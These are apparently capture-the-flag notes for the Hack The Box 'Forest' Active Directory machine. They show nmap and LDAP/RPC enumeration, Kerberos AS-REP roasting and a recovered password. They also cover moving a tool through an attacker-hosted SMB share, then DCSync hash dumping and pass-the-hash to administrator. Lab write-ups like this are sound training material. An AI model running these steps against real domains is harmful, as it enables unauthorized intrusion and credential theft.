
Forest

nmap




```
└─$ cat nmap/init.nmap
# Nmap 7.94 scan initiated Sat Jul 22 15:12:05 2023 as: nmap -sC -sV -oN nmap/init.nmap 10.10.10.161
Nmap scan report for 10.10.10.161
Host is up (0.084s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-07-22 19:19:02Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp  open  X            Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-07-22T19:19:08
|_  start_date: 2023-07-22T19:13:56
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2023-07-22T12:19:11-07:00
|_clock-skew: mean: 2h26m48s, deviation: 4h02m31s, median: 6m46s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul 22 15:12:33 2023 -- 1 IP address (1 host up) scanned in 27.79 seconds
```

ldap



```
└─$ ldapsearch -x -H ldap://10.10.10.161 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingContexts: DC=htb,DC=local
namingContexts: CN=Configuration,DC=htb,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=htb,DC=local
namingContexts: DC=DomainDnsZones,DC=htb,DC=local
namingContexts: DC=ForestDnsZones,DC=htb,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

^ learn domain name

ldapsearch -x -H ldap://10.10.10.161 -b 'DC=htb,DC=local'
^ query for a bunch of results

ldapsearch -x -H ldap://10.10.10.161 -D " -w " -b "DC=htb,DC=local" "objectclass=user"
^ query for users

rpcclient

rpcclient -U " -N 10.10.10.161 let's us get in with null auth

we can enumerate domain users and groups

using the user list from rpcclient, we find a kerberos attack vector. see kerberos

kerberos

we can use kerbrute to enumerate users for kerberos
~/scripts/kerbrute_linux_amd64 userenum -d 'htb.local' --dc 10.10.10.161 users.lst

using the following impacket script, we look for users with preauth disabled:
python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py -usersfile rpc_users.lst -no-pass -dc-ip 10.10.10.161 htb.local/
-> preauth is disabled for svc-alfresco, so the script returns a hash via ASREP-roasting

useful read:
https://www.tarlogic.com/blog/how-to-attack-kerberos/

svc-alfresco@HTB.LOCAL:s3rvice

with our new creds, we can winrm into the box for and get user

creds

svc-alfresco@HTB.LOCAL:s3rvice

priv esc

svc-alfresco is part of Privileged IT Accounts and Service Accounts

getting WINPEAS onto the box using smbserver:
on attacker:

```
    impacket-smbserver Dog $(pwd) -smb2support -user bokki -password password
```

on victim:

```
    $pass = convertto-securestring 'password' -AsPlainText -Force
    $cred = New-Object System.Management.Automation.PSCredential('bokki', $pass)
    New-PSDrive -Name bokki -PSProvider FileSystem -Credential $cred -Root \\10.10.14.21\Dog
```

using bloodhound and bloodhound.py/sharphound, we get a nice graph of the domain

svc-alfresco -> privileged IT accounts -> account operators
-> generic all on exchange windows permissions, which means we can add anyone to the group
-> let's make a user and give add it to the group
-> writeDACL on HTB.LOCAL, meaning we can modify Access Control Entries (ACEs)

after giving ourselves DCSync rights, we are able to dump NTLM hashes using impacket's secretsdump.py
with the hash, we can use pass the hash to login as administrator!